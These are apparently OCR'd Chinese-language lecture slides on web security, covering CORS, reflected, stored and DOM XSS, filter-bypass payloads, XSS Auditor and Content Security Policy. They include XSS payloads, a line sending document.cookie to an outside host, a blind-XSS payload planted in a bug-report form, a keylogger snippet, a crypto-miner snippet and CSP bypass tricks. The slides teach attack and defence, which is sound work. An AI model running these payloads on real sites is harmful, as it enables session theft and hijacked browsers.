
- CORS (Cross-Origin Resource Sharing)
- 標示一些 HTTP Header 來控管跨域請求


Cross-Origin Resource Sharing

- 根據請求內容，可以分成**簡單請求**和**非簡單請求**
- 但概念都類似
  - 請求跨域資源會自動帶上特殊 Header
  - 由伺服器決定是否允許跨域請求，並回以對應 Header
- https://developer.mozilla.org/zh-TW/docs/Web/HTTP/CORS

XSS

- Crossing Site Scripting (XSS)
- 讓受害者客戶端 (通常是瀏覽器) 執行惡意 JavaScript


vs. Java
hon, not compiled like Java
and rules
like Python
to be declared
Java
+
= JavaScript
exceptions)
ion rather than the class
e used in many situations
e and integrates with its HTML/CSS content


https://kaibro.tw/?error=Login%20failed!
username
****
Login
Error: Login failed!


https://kaibro.tw/?error=<script>alert(1)</script>
kaibro.tw 顯示:
1
確定
****
Login
Error:

Why alert(1)?

- 方便測試者判斷是否成功執行JS
- 可以把 alert 換成任意 JS Code

分類

- Reflected XSS
- Stored XSS
- DOM XSS

Reflected XSS


- 網頁**直接輸出**使用者的輸入內容
- 輸出被當作 HTML/JS 解析


```php
echo "Your input:" . $_GET["q"];
```

/?q=<script>alert(1)</script>

Stored XSS

- 輸入內容被保存在資料庫中
- 其他使用者訪問就會執行惡意JS
- 常見於留言板等功能



DOM XSS

- DOM: Document Object Model
- JavaScript 在處理 DOM Tree 時，導致的 XSS
- 發生場景：瀏覽器 JavaScript 執行過程中

DOM XSS 


```
eval(location.hash.substr(1));
```

- index.html#alert(1)
- Fragment 不會傳到 Server，只在瀏覽器解析執行

更多變形

- mXSS
- UXSS
- XSSI
- Electron XSS to RCE
- . . . . .

How to prevent XSS?

- 過濾掉輸入的 <script> </script> ?


太天真了!

More XSS Payload !

- `<img src=@ onerror=alert(1)>`
- `<svg/onload=alert(1)>`
- `<body onload=alert(1)>`
- ....

How to prevent XSS?

- ~~過濾掉輸入的 <script> </script> ?~~
- Escaping Output
- Validating Input
- 瀏覽器自帶保護功能

XSS 利用

- 偷 Cookie


```js
fetch("http://kaibro.tw/?x="+btoa(document.cookie));
```

XSS 利用

- Key logger


```
document.onkeypress = function(e) {
    console.log(e.key);
}
```

XSS 利用

- 還有前陣子很潮的挖礦


```
var miner = new CoinHive.User('SITE_KEY', 'kaibro');
miner.start();
```

XSS 利用

- 更多玩法
  - 截圖
  - 生成釣魚頁面
  - 持久化 XSS - 安裝 Service Worker
  - ...

Blind XSS

- 盲打
- 用 XSS 打你看不到的頁面
- 常見場景
  - 網站後台
  - 問題回報
  - CTF

提交請求

您有任何需要協助的地方嗎？

我要回報系統異常或錯誤訊息

Platform *

-

iOS, Android or Web?

請提供更多資料 *

安安
<script>fetch("http://kaibro.tw/"+btoa(document.cookie))</script>

電子郵件地址 *

XSS 進階玩法

- ES6 特性
  - `alert`1``
  - `eval.call`${'alert\x281)'}``
- Polyglot XSS
- 只用5個字元的JavaScript: Slide Link

XSS 練功房


- Cure53 XSS Wiki
- xss.shift-js.info
- prompt.ml/0

有沒有瀏覽器層的保護？



CSP
XSS Auditor

XSS Auditor / Filter

- 透過 Rewrite / Filter 等方式阻擋 XSS Attack
- 不同瀏覽器有各自的實作方式



XSS Filter



NoScript Add-on

XSS Auditor


XSS Auditor / Filter

- 可以透過 `X-XSS-Protection` Header 來控制

Value	Effect
0	Disable
1	Enable (Partial rewrite)
1;mode=block	Enable (Prevent rendering)


XSS Auditor / Filter

- XSS 太難防
- Chrome 74 從 Block mode 轉成 Filter mode
- Chrome 78 完全移除 XSS Auditor



CSP

- Content Security Policy
- 透過一組 Response Header 限制瀏覽器的資源載入



CSP Header


Directive
Content-Security-Policy: script-src 'self';
CSP Header Name
Source

CSP Directive


Directive	說明
default-src	資源預設載入策略
script-src	JS載入策略
img-src	圖片載入策略
frame-src	frame載入策略
.....	.....

CSP Source

Source value	說明
'self'	只允許同域資源
'none'	不允許任何資源
kaibro.tw	只允許指定域名資源
*	任何資源 (除了data: 等協議)
.....	.....

CSP 安全性檢測

- Google - CSP Evaluator
- https://csp-evaluator.withgoogle.com



CSP Bypass

- CTF常考題型
  - 繞 self：找上傳點（polyglot image/video . . .）
  - 塞 <base>：控制資源載入的域（相對路徑）
  - 褻玩第三方服務：Google Analytics ea、CDN
  - Script Gadget

Script Gadget

